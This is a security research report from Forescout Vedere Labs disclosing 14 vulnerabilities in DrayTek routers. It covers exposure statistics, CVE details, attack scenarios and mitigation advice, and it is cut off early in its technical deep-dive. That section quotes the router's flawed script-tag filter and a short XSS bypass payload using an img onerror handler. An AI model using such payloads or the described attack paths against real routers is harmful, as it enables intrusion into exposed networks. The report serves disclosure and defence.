FORESCOUT RESEARCH | VEDERE LABS

DRAY:BREAK

Breaking Into DrayTek Routers Before Threat Actors Do It Again

Stanislav Dashevskyi
Francesco La Spina

October 2, 2024

CONTENTS

DRAY : BREAK

ACTIONS FOR CISOs

WHAT YOU NEED TO KNOW

Routers are the riskiest device type today

14 NEW **Vulnerabilities in DrayTek Routers**

- **1** maximum severity score of 10
- **1** critical score of 9.1
- **9** medium severity

168 Countries

704,000 Devices Exposed

Attack Risks

DDoS

Botnet

Ransomware

WHAT YOU NEED TO DO

- **IDENTIFY** DrayTek routers on your network
- **PATCH** Ensure you have applied the latest firmware updates
- **IDENTIFY** End-of-Life (EOL) routers and consider replacing them
- **DISABLE REMOTE ACCESS** Do they require remote capabilities? If not, turn off
- **ENABLE** Access control lists, syslog logging and multi-factor authentication

WHERE IS THE RISK*

425,000+ EU and UK	**190,000+** Asia	**37,000+** Australia/N. Zealand
30,000+ Middle East	**15,000+** Latin America	**7,200+** North America

* Vulnerable, exposed DrayTek routers discovered in the Shodan engine

<) FORESCOUT.

1. Executive Summary

In 2024, routers are a primary target for cybercriminals and state-sponsored attackers – and are the riskiest device category on networks. With this knowledge, we investigated one vendor with a history of security flaws to help it address its issues and prevent new attacks.

Our latest research discovered **14 new vulnerabilities** in DrayTek routers:

- One has a severity score of a maximum 10
- One is critical at 9.1
- 9 others have medium severity scores

Given the significant risks these vulnerabilities pose, immediate action is recommended. DrayTek has responded promptly. All vulnerabilities Vedere Labs discovered have been patched in various firmware versions.

Threat Risk

With over **704,000** DrayTek routers **exposed online in 168 countries**, you cannot afford to underestimate the threat landscape. These devices are not just hardware; they represent potential entry points for devastating attacks.

Our research shows these vulnerabilities could be used in espionage, data exfiltration, ransomware, and denial of service (DoS) attacks. See Section 6 "Attack Scenarios" for an example involving a vulnerable device configured to expose the Web UI over the WAN (internet).

However, the threat risk is not theoretical. On Sept. 18, 2024, the Federal Bureau of Investigation announced it had taken down a botnet exploiting three CVEs on DrayTek assets (CVE-2023-242290, CVE-2020-15415 and CVE-2020-8515). Two weeks prior, CISA added two other DrayTek CVEs to the KEV (CVE-2021-20123 and CVE-2021-20124).

These events are separate from our discoveries, yet they highlight the importance of continuous threat intelligence finding new issues and tracking exploitations on these devices.

Commercial Impact

Since 75% of these routers are used in commercial settings, the implications for business continuity and reputation are severe. A successful attack could lead to significant downtime, loss of customer trust and regulatory penalties, all of which fall squarely on a CISO's shoulders.

Recommended Actions

1. Identify DrayTek routers on your network and the firmware version they run
2. Patch: ensure you have applied the latest firmware updates to mitigate vulnerabilities
3. Identify End-of-Life (EOL) routers and consider replacing them
4. Disable Remote Access: consider disabling remote access capabilities when they are not required, to reduce exposure
5. Mitigate Risks: Enable access control lists, multi-factor authentication, and syslog logging

The following sections detail:

- How we discovered these vulnerabilities and their impact
- The potential exploitation methods used by threat actors
- Possible attack scenarios
- Specific mitigation recommendations

3. Why Analyze DrayTek Routers?

DrayTek is a Taiwanese manufacturer of networking equipment founded in 1997. It began producing VPN routers as early as 2001. The company offers networking devices with VPN, firewall, content filtering, VoIP and bandwidth management features. Products range from small SOHO routers to large enterprise VPN concentrators.

Used by residential customers of Internet Service Providers (ISPs) and by businesses of various sizes, these products have been frequently analyzed by security researchers and targeted by threat actors because of popularity.

According to the National Vulnerability Database (NVD) the first reported vulnerability for DrayTek routers appeared in 2013. As shown in **Table 1**, there has been a significant increase in critical vulnerabilities affecting these products over the past four years, with at least 18 issues allowing for remote code or command execution (RCE).

Table 1 – The most critical Remote Code / Command Execution vulnerabilities in DrayTek devices

CVE ID	Description	CVSS v3.1
CVE-2023-47254	OS command injection in the CLI interface.	9.8
CVE-2023-31447	Stack-based buffer overflow in Web UI via “/cgi-bin/user_login.cgi”. An unspecified payload triggers the issue.	9.8
CVE-2023-24229	OS command injection in Web UI via “/cgi-bin/malfunction.cgi”. The root-cause of the issue is unchecked user input that comes into one of the form / query string parameters.	7.8
CVE-2023-1162	OS command injection in Web UI via “/cgi-bin/malfunction.cgi”. The root-cause of the issue is unchecked user input that comes into one of the form / query string parameters.	8.8
CVE-2022-32548	Stack-based buffer overflow in Web UI via “/cgi-bin/wlogin.cgi”. The issue can be triggered with malformed input going into “username” or “password” form / query string parameters.	9.8
CVE-2021-43118	OS command injection in Web UI via “/cgi-bin/malfunction.cgi”. The root-cause of the issue is unchecked user input that comes into one of the form / query string parameters.	9.8
CVE-2021-42911	Stack-based buffer overflow in Web UI via “/cgi-bin/malfunction.cgi”. A format string issue with one of the form / query string parameters.	9.8
CVE-2020-19664	OS command injection in Web UI via “/cgi-bin/malfunction.cgi”. The root-cause of the issue is unchecked user input that comes into one of the form / query string parameters.	8.8
CVE-2020-15415	OS command injection in Web UI via “/cgi-bin/malfunction.cgi”. The root-cause of the issue is unchecked user input that comes into one of the form / query string parameters.	9.8
CVE-2020-14472	OS command injection in Web UI via “/cgi-bin/malfunction.cgi”. The root-cause of the issue is unchecked user input that comes into one of the form / query string parameters.	9.8
CVE-2020-14993	Stack-based buffer overflow in Web UI via “/cgi-bin/malfunction.cgi”. User input from one of the form / query string parameters is not checked.	9.8

CVE-2020-10823	Stack-based buffer overflow in Web UI via "/cgi-bin/activate.cgi". User input from one of the form / query string parameters is not checked.	9.8
CVE-2020-10824	Stack-based buffer overflow in Web UI via "/cgi-bin/activate.cgi". User input from one of the form / query string parameters is not checked.	9.8
CVE-2020-10825	Stack-based buffer overflow in Web UI via "/cgi-bin/activate.cgi". User input from one of the form / query string parameters is not checked.	9.8
CVE-2020-10826	OS command injection in Web UI via "/cgi-bin/activate.cgi". User input from one of the form / query string parameters is not checked.	9.8
CVE-2020-10827	Stack-based buffer overflow in the "apcmd" service.	9.8
CVE-2020-10828	Stack-based buffer overflow in the "cvmd" service.	9.8
CVE-2020-8515	Stack-based buffer overflow in Web UI via "/cgi-bin/malfunction.cgi". User input from one of the form / query string parameters is not checked	9.8

Most of these issues affect the same functionality, indicating a very high defect density. Similar bugs often appear within the same function, such as the "*/cgi-bin/malfunction.cgi*" handler. These vulnerabilities were discovered by different researchers suggesting the vendor did not perform variant analysis after receiving individual vulnerability reports and producing patches. Additionally, the presence of similar issues in different parts of the functionality indicates a lack of 'post-mortem' analysis by developers.

There has also been significant interest from attackers in exploiting these vulnerabilities. For instance, in 2018, there was a report of threat actors changing DNS settings on DrayTek routers using the zero-day vulnerability CVE-2018-20872. A few years later, one of the aforementioned vulnerabilities (CVE-2020-8515) was exploited by Chinese APTs — as part of the ZuoRAT malware campaign. In 2022-2023, some end-of-life DrayTek Vigor routers were targeted by the Chinese malware HiatusRAT. Another report suggested the ultimate goal was reconnaissance against the US Department of Defense. Around the same time, DrayTek devices were highlighted as targets of a threat actor known as Volt Typhoon.

In the past year, we observed the following common attack attempts against DrayTek routers in our Adversary Engagement Environment (AEE):

- PPTP connection attempts
- Login attempts with the "draytek" username
- Exploits of CVE-2020-8515

Given its widespread use, common vulnerabilities and attacker interest, we decided to further investigate DrayTek devices to uncover new vulnerabilities.

4. Main Findings

Many DrayTek devices run DrayOS. The vendor describes it as "*a proprietary backdoor-free closed operating system which provides the layer of security that the business network needs.*" DrayOS runs either on bare metal or is emulated by a host Linux operating system on various routers.

Firmware containing DrayOS can be freely downloaded online, but the files are packed and encrypted. By building on research from Philippe Laulheret and CataLpa, we were able to decrypt and emulate the latest firmware for DrayTek Vigor3910 (v4.3.2.6).

The primary file we analyzed was "*sohod64.bin*" a monolithic kernel image of DrayOS that the 391x series devices (and others) run via QEMU on their Linux host operating system.

We found that the "*sohod64.bin*" binary is quite 'flat,' encompassing the entire functionality of the device accessible to the user. It does not employ binary hardening mechanisms, such as stack canaries, ASLR or PIE. This may be due to the usage of a real-time operating system that requires deterministic memory access. Additionally, the heap and stack can contain executable code making buffer overflows in this firmware straightforward to exploit.

In past research, we thoroughly searched for vulnerabilities in a selected device or its components. This time, we targeted the shortest path to a new remote code execution exploit that did not rely on user interaction. We concentrated on the web user interface used to administer and configure DrayTek devices via a web browser. This component is often exposed to the Internet , has been found vulnerable several times recently, and likely has the largest attack surface.

Table 2 lists the new vulnerabilities we discovered and their impact. This symbol '*' indicates a likely impact.

Table 2 – New vulnerabilities

CVE ID	Description	CVSS v3.1	Impact
CVE-2024-41589	The same admin credentials are used across the entire system (including both guest and host operating systems). Obtaining these credentials can lead to full system compromise.	7.5	Full system compromise
CVE-2024-41591	The Web UI exposes the HTML page "doc/hslogp1_link.htm", which accepts HTML code via the "content" query string parameter, and directly reflects this code in the body of the original HTML page. Since the contents are not sanitized, this results in a reflected Cross-site Scripting (XSS) vulnerability.	7.5	Reflected XSS
CVE-2024-41587	The Web UI allows users to configure a custom greeting message displayed to every user who logs in. Due to insufficient input sanitization, arbitrary JavaScript code can be injected resulting in a stored XSS vulnerability.	4.9	Stored XSS
CVE-2024-41583	The Web UI allows users to configure a custom router name displayed to users in the title of the Web UI webpages. Due to insufficient input sanitization, arbitrary JavaScript code can be injected leading to a stored XSS vulnerability.	4.9	Stored XSS
CVE-2024-41584	The user login page of the WebUI ("wlogin.cgi") accepts the "sFormAuthStr" query string parameter which functions as anti-CSRF protection. The value of this parameter is reflected	4.9	Reflected XSS

	into the corresponding webpage without sanitization, allowing the injection of arbitrary, albeit limited, JavaScript code.		
CVE-2024-41592	The "GetCGI()" function in the Web UI, responsible for retrieving HTTP request data, is vulnerable to a buffer overflow when processing the query string parameters.	10	DoS/RCE
CVE-2024-41585	The "recvCmd" binary, used by the host OS for communicating with the guest OS (and vice versa), is vulnerable to OS command injection attacks.	9.1	OS command exec / VM escape
CVE-2024-41588	The CGI pages "/cgi-bin/v2x00.cgi" and "/cgi-bin/cgiwcg.cgi" in the Web UI are susceptible to buffer overflow vulnerabilities because of missing length checks on the query string parameters processed with the "strncpy()" function.	7.2	DoS/**RCE***
CVE-2024-41590	Several CGI pages in the Web UI have buffer overflow vulnerabilities, because user data is not validated before being passed into the "strcpy()" function. Exploiting this issue requires valid credentials.	7.2	DoS/**RCE***
CVE-2024-41586	The logic handling the "/cgi-bin/ipfedr.cgi" webpage in the Web UI is vulnerable to a stack buffer overflow which can be triggered by a long query string. Note that this is a separate issue and not a variant of CVE-2024-41592.	7.2	DoS/**RCE***
CVE-2024-41596	Multiple buffer overflow issues in the Web UI caused by missing bounds checks when retrieving and handling CGI form parameters.	7.2	DoS/**RCE***
CVE-2024-41593	The "ft_payloads_dns()" function of the Web UI contains a heap-based buffer overflow due to a byte sign-extension operation on the length argument of a "_memcpy()" call. This vulnerability results in large out-of-bounds writes and memory corruption.	7.2	DoS
CVE-2024-41595	Several CGI pages in the Web UI fail to validate the bounds of read and write operations related to various UI settings provided by users. This can lead to controlled writes into certain global variables, and may result in Denial-of-Service conditions.	7.2	DoS/**RCE***
CVE-2024-41594	The web server backend for the Web UI uses a static string to seed the PRNG in OpenSSL for TLS. This may allow attackers to achieve information disclosure and perform man-in-the-middle (MiTM) attacks.	7.6	Information disclosure / MiTM

5. Impact

Approximately 785,000 DrayTek devices are operating Wi-Fi networks in the wild. According to the vendor, the DrayTek Vigor Web UI should only be accessible from a local network for security reasons. However, we found over 704,000 DrayTek routers that have their UI exposed to the Internet.




Figure 1 – Vulnerable DrayTek routers exposed on the Internet

Figure 1 illustrates the distribution of DrayTek devices vulnerable to the issues we discovered. According to the Shodan search engine, a significant proportion of these devices (38%) are also susceptible to similar issues identified two years ago. DrayTek routers were found in 168 countries, with the UK alone accounting for 36% of those, followed by Vietnam with 17% and the Netherlands with 9%. The prevalence of devices in these countries appears to be linked to the use of DrayTek routers by popular ISPs.

These online routers run 686 unique firmware versions and ‘flavors’. The most popular version (3.8.9.2) was released over six years ago in May 2018. It has 11 flavors online tagged with names, such as “BT”, “TW”, “STD”, etc.. Collectively, these 11 flavors make up 8.5% of all routers. The latest version found online (56 branches and flavors of the 4.4.5.X release) comprises less than 3% of all devices. More concerningly, Shodan identifies 27 router models online — 13 of them are end-of-sales (EoS) or end-of-life (EoL). As shown in **Figure 2**, 63% of the exposed routers are either EoS or EoL models.




Figure 2 - Support status for exposed routers

Although concerning, this situation is an improvement over what we observed with OT routers vulnerable to Sierra:21. In that case, less than 10% of exposed devices were patched against previous issues and 90% were EoL or EoS models.

Figure 3 indicates that, despite many exposed devices being small residential routers, the majority are intended for business use, as determined by the model description on the vendor's website.




Figure 3 - Intended use of exposed routers

As of this writing, 24 device models are affected by the new vulnerabilities, including 11 that are EoL.

Table 3 lists these models, and the firmware versions containing the fix. Note that EoL versions only include fixes for CVE-2024-41592.

Table 3 – Affected devices and fixed firmware versions

Device Model	Fixed versions	EoL?
Vigor1000B, Vigor2962, Vigor3910	4.3.2.8 and 4.4.3.1	**No**
Vigor3912	4.3.6.1	**No**
Vigor165, Vigor166	4.2.7	**No**
Vigor2135, Vigor2763, Vigor2765, Vigor2766	4.4.5.3	**No**
Vigor2865, Vigor2866	4.4.5.2	**No**
Vigor2915	4.4.5.3	**No**
Vigor2620, VigorLTE200	3.9.8.9	Yes
Vigor2133, Vigor2762, Vigor2832	3.9.9	Yes
Vigor2860, Vigor2925	3.9.8	Yes
Vigor2862, Vigor2926	3.9.9.5	Yes
Vigor2952, Vigor3220	3.9.8.2	Yes

6. Attack Scenarios

Since the new vulnerabilities allow attackers to take full control of routers, which are perimeter devices that sit at the edge between internal and external networks, they open up numerous possible attack scenarios.

In the second part of this report (Technical Deep-Dive), we provide a detailed proof-of-concept exploit chain involving CVE-2024-41592 and CVE-2024-41585 which could be weaponized to achieve these various scenarios.

Here, we discuss at a high level some of the impacts a threat actor could have when targeting a vulnerable DrayTek router.

Figure 4 illustrates potential attack scenarios involving a vulnerable device configured to expose the Web UI over the WAN (Internet). Otherwise, attackers would need to find an alternative entry point within the organization to move laterally into the local network where the device is deployed.




Figure 4 - Potential attack scenarios

Possible scenarios illustrated in the figure include:

- Espionage/data exfiltration
    - Deploy a rootkit that survives reboots and firmware updates.
    - Intercept and analyze network traffic, to harvest credentials and sensitive data. Perform man-in-the-middle attacks, compromising the VPN and SSL/TLS functionality provided by the device.
- Impact
    - Pivot into other devices on the local network connected to the vulnerable router, enabling scenarios, such as ransomware attacks or denials-of-service that cripple the organization by deleting sensitive data or bricking IT/IoT/OT equipment.
    - Automate exploits (e.g., "wormable") to create large botnets for DDoS attacks, crypto mining or residential proxies.

Additionally, some vulnerable devices, such as the 3910 and 3912 series, support high download/upload speeds (up to 10 Gigabit), and feature a quad-core CPU, ample RAM, and SSD storage. With these hardware characteristics, they lack the typical resource constraints of other routers and more closely resemble small servers. These more capable routers could easily be used as command-and-control servers to attack other victims and obfuscate the origin of an attack.

7. Mitigation Recommendations

Complete protection against the new vulnerabilities requires patching devices running the affected software. DrayTek has released firmware patches for all affected devices (see **Table 3** for a list of patched versions).

In addition to patching, DrayTek has recommended the following actions for previous similar vulnerabilities:

- If remote access is enabled on your router, disable it if not needed. Use an access control list (ACL) and two-factor authentication (2FA) if possible.
- Verify that no additional remote access profiles (VPN dial-in, teleworker or LAN to LAN) or admin users (for router admin) have been added and that no ACLs have been altered.
- Disable remote access (admin) and SSL VPN. Since the ACL does not apply to SSL VPN connections (Port 443), temporarily disable SSL VPN until the firmware is updated.
- Always back up your configuration before performing an upgrade.
- After upgrading, confirm that the web interface displays the new firmware version.
- Enable syslog logging to monitor for abnormal events.
- Always use secure protocols such as HTTPS for internet activity.
- Follow additional network security tips on DrayTek's Knowledge Base.

In addition to the vendor's advice, we also recommend organizations to:

- Ensure proper visibility into network infrastructure devices, including:
  - Its presence on the network
  - The software they run
  - Its communication patterns
  - This can be achieved with agentless solutions
- Understand the risk profile concerning:
  - Vulnerabilities, weak configurations, exposure and other factors
  - It can help prioritize patching and mitigation actions
- Change default or easily guessable credentials and use strong, unique passwords for each device.
- Consider replacing end-of-life devices that cannot be patched:
  - More vulnerabilities may eventually be found on these devices
  - If patches cannot be quickly applied, it may be too late to plan a replacement
- Segment the network to:
  - Ensure that if threat actors gain initial access via a router, they cannot immediately access every critical device on your network.
  - Limit network connections to only authorized management workstations or among unmanaged devices that need to communicate.
- Ensure that threat detection and response systems encompass every device within the organization.
  - **Since threats now move from one type of device to another, it is crucial to detect events throughout the entire organization**.
  - From an entry point, such as a vulnerable router to a pivot point like a misconfigured workstation, and finally to a target such as an insecure OT device.
  - Ensure your threat detection solution:
    - Covers all device types and ingests multiple data sources including:
      - Firewalls, intrusion detection systems
      - Endpoint detection and response (EDR) and other security tools

8. Conclusion

Vulnerabilities in networking devices have consistently ranked among the most exploited since at least 2020. In 2023, we reported on this ongoing trend. In 2024, we observed these devices being targeted by multiple APTs. We highlighted how routers had become the riskiest IT device on organizations' networks, surpassing traditional endpoints.

Here, our goal was to identify at least one significant potential zero-day vulnerability from a popular manufacturer previously targeted by threat actors, thereby preventing its widespread exploitation. The result was the discovery of 14 vulnerabilities, including one that is easily exploitable (with a CVSS score of 10 and an attack surface of several hundred thousand devices).

While the extent of these findings was beyond expectation, it was not entirely surprising. DrayTek is among many vendors that does not appear to conduct the necessary variant analysis and post-mortem analysis after vulnerability reports — which could lead to long-term improvements.

Compared to our research on OT, we found a smaller percentage of unpatched and end-of-life IT routers in DrayTek compared to OT routers (Sierra Wireless). However, the issues are similar across the board and remain prevalent in IT network equipment, including:

- A lack of secure-by-design principles
- Incomplete patches
- Insufficient security testing (as originally highlighted in our OT:ICEFALL research)
- The absence of binary hardening is also concerning (as reported in our "Rough Around the Edges" research)


Organizations need to pay close attention to *unmanaged devices of all types*. Whether IT, OT, IoT or IoMT, they are equally vulnerable and increasingly targeted by threat actors.

Part 2: Technical Deep-Dive

Vulnerability Details

Cross-site scripting: CVE-2024-41583

Figure 5 shows the portion of the Web UI where a system administrator can set a custom message that will be displayed to every user upon login.



System Maintenance >> Login Page Greeting

Login Page Greeting

Login Page Logo: Default

Browse... No file selected. (Max 524 × 352 pixel) Upload

☐ Enable Greeting

Login Page Title: Router Login

Welcome Message and Bulletin (Max 511 characters) Preview | Set to Factory Default |


```
<h1><b><font color=red>Welcome Message</font></b></h1><p>This welcome message is
displayed in the Login page of the router. Replace this text with your own message.
</p><ol><li>The welcome message can be written in HTML so lists such as this one
can be created </li><li>Other markup tags such as p, font or img can be
used</li></ol>
```

Examples of Welcome Message and Bulletin:
<h1><b><font color=red>Welcome Message</font></b></h1>
<p>Message</p>

OK Cancel

Figure 5 - Setting a custom greeting message via Web UI

This custom message allows for simple HTML markup, and the client-side code of the corresponding webpage is intended to prevent the insertion JavaScript code, as shown in **Figure 6**.



```
function onClkBtnOk() {
    if (f.sDesc.value.search(/<.*script.*>/i) != -1 || f.sURL.value.search(/<.*script.*>/i) != -1) {
        alert(gettext('To avoid security risks, Javascript cannot be embedded in the message!'));
        f.sURL.focus();
        return;
    }
    if (checkWebChange()) {
        f.webchange.value = '1';
    }
    f.iloglogo.value = f1.iLoginLogo.value;
    bg.cpntCtrl(true, f, f.iURLEnable, 2);
    f.submit();
}
```

Figure 6 - An insufficient JavaScript sanitizer (CVE-2024-41587)

Unfortunately, this code only checks for the presence of the "*<script/>*" tag and does not account for other methods of adding JavaScript code to HTML markup, such as using JavaScript callbacks in the "*<img/>*" tag:

```
<img src="x" onerror="alert(1)">
```

